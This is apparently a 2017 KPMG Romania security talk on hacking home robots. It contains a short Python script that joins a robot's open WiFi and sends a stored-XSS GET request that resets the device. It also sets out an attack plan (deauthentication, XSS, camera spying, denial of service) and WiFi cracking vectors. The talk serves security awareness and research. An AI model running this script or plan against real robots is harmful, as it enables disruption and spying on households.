Robot can be set to join a wireless network. What can go wrong ?


1. The provided SSID is not correct
2. The provided password is wrong

Problem ? The owner needs to physically reset the robot.



© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

A small python script



```python
from wireless import Wireless
import requests
import sys
import netifaces
import os

wireless=Wireless('wlan0')
print wireless.interfaces()
wireless.connect(ssid='EZ-B',password=None)


while True:
        verifier=wireless.current()
        if verifier != None:
                print 'Connected to WiFi... injecting payload!'
                addr = netifaces.ifaddresses('wlan0')
                #Get gateway IP
                gatewayIP = netifaces.gateways()['default'][2][0]
                #Inject XSS payload
                payload = 'a%22%3E%3Cimg+src%3Dx+onerror%3Dalert%28123%29%3E'
                try:
                        #Make GET request - it will reset the robot
                        r=requests.get('http://'+gatewayIP+'/so.html?O1=%2Fappl.html&O2=1&P6=0&P3='+payload+'&P15=0&P16=0')
                except:
                        #Close the wlan interface
                        cmd = os.popen('ifconfig wlan0 down')
                        cmd.close()
                        print 'XSS payload injected!'
                break
        else:
                sys.stdout.write('\r')
                sys.stdout.write('Trying to connect...')
                sys.stdout.flush()
                wireless.connect(ssid='EZ-B',password=None)
```

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Wrap-up

Given the fact that the robot is operating on WiFi level, plausible attack scenario can look something like this:

1. Deauthenticate client/owner from WiFi to disrupt C&C connection;
2. Connect on the WiFi if open / search robot if it's inside common network;
3. Access the web application & make use of stored XSS;
4. Control robot using CLI;
5. Casually spy the surroundings using camera;
6. Cause a Denial of Service situation (force owner's hard reset over robot).

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Document Classification: KPMG Public

Attack vectors

1. The robot is running with the embedded open WiFi which is implemented by default;

   - *you can connect to the robot and start hacking!*

2. The robot is connected to a common network that the attacker has access to;

   - *CLI and Web interfaces are accessible over the shared network;*

3. The attacker manages to capture and crack robot's embedded WiFi password supposing that the WiFi is configured to be password protected.

   - *KRACK attack?*

   - *Classic WEP/WPA/WPA2 attacks?*

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Real life robots

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Document Classification: KPMG Public

Real life robots - housekeeping

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Real life robots - babysitting

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Real life robots - adultsitting

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.

Document Classification: KPMG Public

Key robot features

Human-like motor skills

Communication channels:

- WiFi
- Bluetooth
- Biometrics
- Custom protocols

Sensors:

- Camera
- Microphone

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Document Classification: KPMG Public

Compromised robots - DoS

Why don't you clean the house yourself?

Take care of the children? What children?

Sorry honey, not today… I have a headache ☹

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Compromised robots – Evil actions

I just cleaned your new TV

… with a hammer

According to this book,

Not listening to your parents

is totally OK!

Error 404 – Lube not found

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Compromised robots – **Evil actions ++**

I also cleaned your car…

And let some thieves in your house…

I took care of the kids.

Forever.

I cheated on you with your BF.

Also, I have a knife in my hand.

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Privacy breaches… anyone ?

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

Thank you! Questions ?

© 2017 KPMG Romania S.R.L., a Romanian limited liability company and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative (“KPMG International”), a Swiss entity. All rights reserved.